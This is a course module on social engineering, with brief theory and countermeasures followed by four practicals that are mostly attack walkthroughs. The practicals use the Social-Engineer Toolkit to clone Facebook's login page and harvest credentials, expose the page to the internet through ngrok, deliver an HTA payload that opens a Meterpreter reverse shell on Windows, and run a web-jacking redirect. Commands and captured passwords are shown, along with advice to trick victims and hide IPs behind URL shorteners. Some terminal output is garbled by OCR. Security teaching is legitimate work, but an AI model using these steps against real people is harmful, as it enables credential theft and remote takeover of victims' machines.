## 9. Social Engineering





# **ETHICAL HACKING**



# **Theory**



#### Social engineering

Social engineering is an art of exploiting humans to gain sensitive information. This technique involves tricking people into breaking standard security procedures. It is a most significant threat in any organization. Common targets of social engineering include help desk personnel, technical support executives, system administrators, etc.

YouTube Reference: The Real Hustle

#### **Types of Social engineering**

Social engineering is classified based on the techniques used to attack or commit fraud on the victim to steal the sensitive information. Types of social engineering attacks are:

- Human-based
- Computer-based
- Mobile-based

#### **Human-Based**

In human-based social engineering attacks, the social engineer interacts directly with the target to get sensitive information by performing the various techniques such as

- Shoulder surfing
- Dumpster diving
- Tailgating
- Piggybacking

#### **Computer Based**

Computer-based social engineering attacks are carried out with the help of computer software to gain access to the desired information. Some of these attack types are listed as follows:

- Phishing
- Spam mail
- Popup windows

#### **Mobile Based**

In mobile-based social engineering attacks, attackers take advantage of malicious mobile applications to gain access to the desired information. Some of the attack types are listed as follows:

- SMishing
- Publish malicious apps
- Repacking legitimate apps



#### **Exploiting Human Using Social engineering**

Social engineering and the human element are common ways to gain access to a network, database, or building. Major cyber incidents happen as the result of an attacker gaining initial access using social engineering technique, usually by convincing an insider to unwittingly download or install a piece of malware that opens up the target network to the attacker.

Attackers employ many tricks to try to get a human target to provide them with information or access. They appeal to ego, financial need, curiosity, humanity, or job duties all with the goal of getting the target to either click on a link that redirects the target to a malicious website or opens an attachment that contains malware.

Humans continue to be the weak link. No matter how secure a network, device, system, or organization is from a technical point of view, humans can often be exploited.

- Individuals should be vigilant regarding emails
- unsolicited phone calls that attempt to get people to reveal sensitive information.
- Companies should regularly provide security awareness training to employees.
- Lack of the security policies
- Unregulated access to information

#### **Eavesdropping**

Eavesdropping is a technique used by attackers to intercept unauthorized and private communication, such as a phone call, instant message, video conference or fax transmission. This is done by directly listening to digital or analog voice communication or by intercepting or sniffing data relating to any form of communication.



Video Reference: <a href="https://www.youtube.com/watch?v=1ASIxT-VGUY">https://www.youtube.com/watch?v=1ASIxT-VGUY</a>

### **Dumpster diving**

Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container). In Information Technology, dumpster diving refers to a technique used to retrieve information that could be used to perform attacks on a computer network. Dumpster diving is not limited





to searching through the trash for information like access codes or passwords written down on sticky notes

Reference: <a href="https://www.social-engineer.org/framework/information-gathering/dumpster-diving/">https://www.social-engineer.org/framework/information-gathering/dumpster-diving/</a>

#### **Shoulder Surfing**

Shoulder surfing is noting but direct observation, such as looking over someone's shoulder, to grab sensitive details. It is commonly used while someone enters passwords, PIN numbers, security codes at ATMs or on their personal computers.

Reference: <a href="https://www.social-">https://www.social-</a>

engineer.org/framework/information-gathering/physical-

methods-of-information-gathering/



A person tags himself with another person who is authorized to gain access into a restricted area, or pass a specific checkpoint is known as Tailgating/Piggybacking. Tailgating implies without consent while piggybacking means approval of the authorized person.





### **Phishing**

Phishing is the attempt to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, financial

WE CALL IT TAILGATING.

information), often for malicious reasons, by masquerading as a trustworthy entity in electronic communication.

Reference: <a href="https://www.social-engineer.org/framework/attack-vectors/phishing-attacks-2/">https://www.social-engineer.org/framework/attack-vectors/phishing-attacks-2/</a>





#### Spear phishing

Spear phishing is a variation on phishing in which hackers send emails to groups of people with specific common characteristics or other identifiers. Spear phishing emails appear to come from a trusted source but are designed to help hackers obtain trade secrets or other classified information.

#### **Countermeasures**

- 1. Employees in an organization should be aware of security policies and procedures.
- 2. Secure or shred all the documents containing private information.
- 3. Protect your personal information from being published.
- 4. Never store personal/banking information on the mobile device.

#### **References:**

- 1. Ablon, & Lillian. (2015, October 20). Social Engineering Explained: The Human Element in Cyberattacks. Retrieved from <a href="https://www.rand.org/blog/2015/10/social-engineering-explained-the-human-element-in-cyberattacks.html">https://www.rand.org/blog/2015/10/social-engineering-explained-the-human-element-in-cyberattacks.html</a>
- 2. What is Spear Phishing? Definition from Techopedia. (n.d.). Retrieved from <a href="https://www.techopedia.com/definition/4121/spear-phishing">https://www.techopedia.com/definition/4121/spear-phishing</a>



# Practicals

#### **INDEX**

S. No.	Practical Name	Page No.
1	Creating a phishing page using Social Engineering Toolkit (SET) - LAN Attack	1
2	Creating a phishing page using Social Engineering Toolkit (SET) - WAN Attack	5
3	Hacking windows machines with HTA attack method	11
4	Web-jacking Attack using Social Engineering Toolkit	16





## Practical 1: Creating a phishing page using Social Engineering Toolkit (SET) -LAN Attack

**Description:** In this practical you will learn how to create a phishing page that will exactly look like the original page to mislead the target to steal his credentials or any personal information, using SET. In this practical we perform this in LAN level, that means by taking the attacker and target are in the same network.

**Prerequisites:** SET should be installed in your system

**Step 1:** In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]-[/home/user]
    #rm -rf /var/www/html/*
```


Step 2: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
    #setoolkit
```


```
Created by: David Kennedy (ReL1K)
                   Codename: 'Maverick'
           Homepage: https://www.trustedsec.com
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.
  The Social-Engineer Toolkit is a product of TrustedSec.
          Visit: https://www.trustedsec.com
visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About
 99) Exit the Social-Engineer Toolkit
```




**Step 3:** Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing page which looks similar to the Facebook login page.



**Step 4:** Select option 1 Social-Engineering Attacks




**Step 5:** Select option 2 Website Attack Vectors





**Step 6:** Select **option 3 Credential Harvester Attack Method** to harvest login credentials with the help of phishing page.



#### Step 7: Choose 2 Site Cloner to clone a live website.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.9]
```

**Step 8:** Provide a local IP address (attacker private IP) for the postback.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
```

**Step 9:** Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until **Credential Harvester is running on port 80** message.

```
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields a res all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack


[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:
```

Trick victim to visit phishing page running on attacker's IP address (use URL shortening service to make IP address look like web link). If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.



#### On victim's computer:



#### On attacker's computer:

```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-345
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyN
HO=
PARAM: lgnrnd=024648_zDjf
PARAM: lgnjs=1601459868
POSSIBLE USERNAME FIELD FOUND: email=testinglocal
POSSIBLE PASSWORD FIELD FOUND: pass=testing123
PARAM: prefill_contact_point=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
```



## Practical 2: Creating a phishing page using Social Engineering Toolkit (SET) -WAN Attack


**Description:** In this practical we perform the first practical but in WAN level, by taking the attacker and target are in different networks.

**Step 1:** In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]=[/home/user]
    #rm -rf /var/www/html/*
```

#### **Step 2: Ngrok Installation and configuration:**

• Ngrok is a tool that opens access to the local ports on the internet and creates a secure tunnel. Visit <a href="https://ngrok.com">https://ngrok.com</a> and register to download a free version of the software.








**Step 3:** To install ngrok application follow the process shown in below images (We can also get detailed installation steps from the ngrok website).

```
| Luser@parrot-virtual] = [~]
| $cd Downloads/
| Luser@parrot-virtual] = [~/Downloads]
| $ls |
| ngrok-stable-linux-amd64.zip |
| Luser@parrot-virtual] = [~/Downloads]
| $unzip ngrok-stable-linux-amd64.zip -d ngrok |
| Archive: ngrok-stable-linux-amd64.zip |
| inflating: ngrok/ngrok
```



**Step 4:** To run ngrok on our computer (attacker's Parrot Linux machine), from ngrok directory execute the command given on the ngrok website.



**Step 5:** Execute below command that starts ngrok.

**Step 6:** After executing the above command, ngrok opens a new terminal with links to forwarded ports.

```
ngrok by @inconshreveable
                                                          (Ctrl+C to quit)
Bession Status
                               online
                               7 hours, 59 minutes
Session Expires
Version
                               2.3.35
Region
                               United States (us)
                               http://127 0 0 1:4040
Web Interface
                               http://d93b76308426.ngrok.io -
Forwarding
                                                                 http://lo
Forwarding
                               https://d93b763U8426.ngrok.1o -> http://l
Connections
                               ttl
                                                rt1
                                                        rt5
                                                                 p50
                                        opn
                                        0
                                                0.00
                                                                 0.00
                                                        0.00
```



#### **Creating the phishing page:**

Step 7: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
    #setoolkit
```

```
It is easy to update using the PenTesters Framework! (PTF)

Visitenttps://github.com/trustedsec/ptf to update all your tools!

Account
Version
There is a new version of SET available. United States (us Your version: 7.7.5

Current version: 7.7.8

Forwarding
Please update SET to the latest before submitting any git issues.

Connections

Select from the menu:

HTTP Requests

1) Social-Engineering Attacks

2) Penetration Testing (Fast-Track)

3) Third Party Modules favicon.ico
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

md

Set>
```

**Step 8:** In this practical, we intend to create a phishing a page that looks similar to the Facebook login page which should be available for anyone on the internet.


```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules (Fast-Track)
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About


99) Exit the Social-Engineer Toolkit
```




**Step 9: Select option 1 Social-Engineering Attacks** 



**Step 10:** Select option 2 Website Attack Vectors




**Step 11:** Select **option 3 Credential Harvester Attack Method** to harvest login credentials with the help of phishing page.





Step 12: Choose 2 Site Cloner to clone a live website.



**Step 13:** To perform WAN level phishing attack, provide domain generated by ngrok for the postback.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://www.facebook.com/
```

**Step 14:** Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until **Credential Harvester is running on port 80** message.

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a Little bit. ico


GET /favicon.ico

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] VCredential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

• Trick victim to visit <a href="https://06966015.ngrok.io">https://06966015.ngrok.io</a> . If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.



#### On the victim's computer:



#### On the attacker's computer:

```
POSSIBLE USERNAME FIELD FOUND: skip_api_login= http://l27.0.0.1:4040

PARAM: signed_next= Forwarding http://06966015.ngrok.io -> PARAM: trynum=1 Forwarding https://06966015.ngrok.io PARAM: timezone=-330

PARAM: timezone=-330

PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0= rt5

PARAM: lgnjs=1528109041

POSSIBLE USERNAME FIELD FOUND: email=chinnitesting pass=cantseeit

PARAM: prefill_contact_point= param: prefill_source=|st /ajax/bz |
PARAM: prefill_type= POST /ajax/bz |
PARAM: first_prefill_type= ajax/bz |
PARAM: first_prefill_type= ajax/bz |
PARAM: had_cp_prefilled=falsex/bz |
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false(04 Not Found [*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORTED OK
```



# Practical 3: Hacking windows machines with HTA attack method

**Description:** In this practical we try to take meterpreter connection from the target windows machine, by inserting the hta payload in the phishing website we create. When the target visits the page hta payload will be asked to download and if he downloads it and executes it, the attacker will get a reverse connection from the target system.

**Step 1:** In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]=[/home/user]
    #rm -rf /var/www/html/*
```

Step 2: launch Social Engineering Toolkit by executing below command

```
#setoolkit #setoolkit
```

```
Visit https://github.com/trustedsec/ptf to update all your tools!

Account
Version
There is a new version of SET available. United States (us Your version: 7.7.5

Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Connections

Select from the menu:

HTTP Requests

1) Social-Engineering Attacks

2) Penetration Testing (Fast-Track)

3) Third Party Modules favicon.ico

4) Update the Social-Engineer Toolkit

5) Update SET configuration

6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

Account
Vinay (Plan: Free 2.2.8

Vinay (Plan: Free 2.2.8

Nttp://ososoco.s.

http://ososoco.s.

http://ososoco.s.

ttl opn r
2 0 0

404 Not Found
404 Not Found
404 Not Found
405 Update SET configuration
6) Help, Credits, and About
```

**Step 3:** Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.



```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules favior 100
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About


99) Exit the Social-Engineer Toolkit
```

**Step 4: Select option 1 Social-Engineering Attacks** 

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vector
10) SMS Spoofing Attack Vector
11) Third Party Modules


99) Return back to the main menu
```

**Step 5:** Select **option 2 Website Attack Vectors** 





Step 6: This time, choose Option 8 HTA Attack Method and hit enter



**Step 7:** Choose **2 Site Cloner** to clone a live website.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
```

**Step 8:** Provide the address of website to be cloned (https://www.facebook.com/) press enter

```
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...

set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.121]: 192.168.0.121
Enter the port for the reverse payload [443]: 443
```

**Step 9:** Provide IP address and Port number for reverse connection.

```
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

CET /intern/common/re
Enter the payload number [1-3]: 3
```

**Step 10:** Choose **Meterpreter Reverse TCP** payload and press enter. This tool will create phishing page and automatically starts Metasploit Framework and loads listener to receive connections.

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
[*] STarting the Metasploit Framework console.../
```



```
[*] Processing /root/.set//meta_config) or ERB directives.
resource (/root/.set//meta_config) was multi/handler
resource (/root/.set//meta_config) or ERB directives.
resource (/root/.set//meta_config) or E
```

• Trick victim to open attacker's IP address in the browser (use URL shortening service to make IP address look like web link). This prompts the victim to download a file (Launcher.hta). Convince the victim to execute this file to gain access to his computer.

#### On the victim's computer:



#### On attacker's computer:

```
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.121:443 -> 192.168.0.107:60903)
```



```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

meterpreter > sysinfo
Computer : CSPL-PC
OS : Windows 7 (Build 7601,
Architecture : x64
System Language : en\_IN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >



# Practical 4: Web-jacking Attack using Social Engineering Toolkit.

**Description:** In this practical also we create a fake phishing page to mislead the target, but at first when he visits the page you share it will say something like "the page has been moved to another location, click here to visit the page". If the target clicks the link phishing page will load asks for target details.

**Step 1:** In Parrot Linux terminal, execute the below command to remove existing files from web root location.

```
[root@parrot-virtual]=[/home/user]
    #rm -rf /var/www/html/*
```

Step 2: launch Social Engineering Toolkit by executing below command

```
[root@parrot-virtual]-[/home/user]
    #setoolkit
```

```
It is deasy to update using the PenTesters Framework! (PTF)

Visit https://github.com/trustedsec/ptf to update all your tools!

Account
Version
There is a new version of SET available. United States (us Your version: 7.7.5

Current version: 7.7.8

Forwarding

Please update SET to the latest before submitting any git issues.

Connections

Select from the menu:

HTTP Requests

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules favicon ico
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

**Step 3:** Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.




```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules (Fast-Track)
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

**Step 4:** Select option 1 Social-Engineering Attacks



**Step 5:** Select option 2 Website Attack Vectors

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
```



#### Step 6: Choose option 5 Web Jacking Attack Method

```
    Web Templates
    Site Cloner
    Custom Import
    Return to Webattack Menu
```

#### Step 7: Option 2 Site Cloner and hit enter

```
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
<u>set:webattack</u>> IP address for the POST back in Harvester/Tabnabbing [192.168.1.109]:192.168.1.109
```

**Step 8:** To perform LAN level attack, provide private IP address or provide a ngrok link for WAN level attacks.

```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

- Provide the address of website to be cloned (https://www.facebook.com/) press enter.
- Now, convince the victim to open attacker's IP address (use URL shortening service to make IP address look like web link)

#### On the victim's computer:




The site https://login.facebook.com/login.php has moved, click here to go to the new location.

• If victim trusts this page and clicks on the link, the victim will be redirected to a phishing page which displays original Facebook address



(<u>https://www.facebook.com/login.php</u>) in URL bar for a fraction of seconds and changes to attackers IP address.



#### On the attacker's computer:

```
GOT A HIT! Printing the output:
PARAM: lsd=AVolVbZC
PARAM: display=
PARAM: enable profile selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile selector ids=
PARAM: return session=
   SIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=041545 2zo
PARAM: lgnjs=n
   SIBLE USERNAME FIELD FO<mark>UND: email=are</mark>
  SSIBLE PASSWORD FIELD FO
SSIBLE USERNAME FIELD FO
PARAM: prefill contact point=
PARAM: prefill source=
PARAM: prefill type=
PARAM: first prefill source=
PARAM: first prefill type=
PARAM: had cp_prefilled=false
  SSIBLE PASSWORD FIELD FOUND: had password prefilled=false
    WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```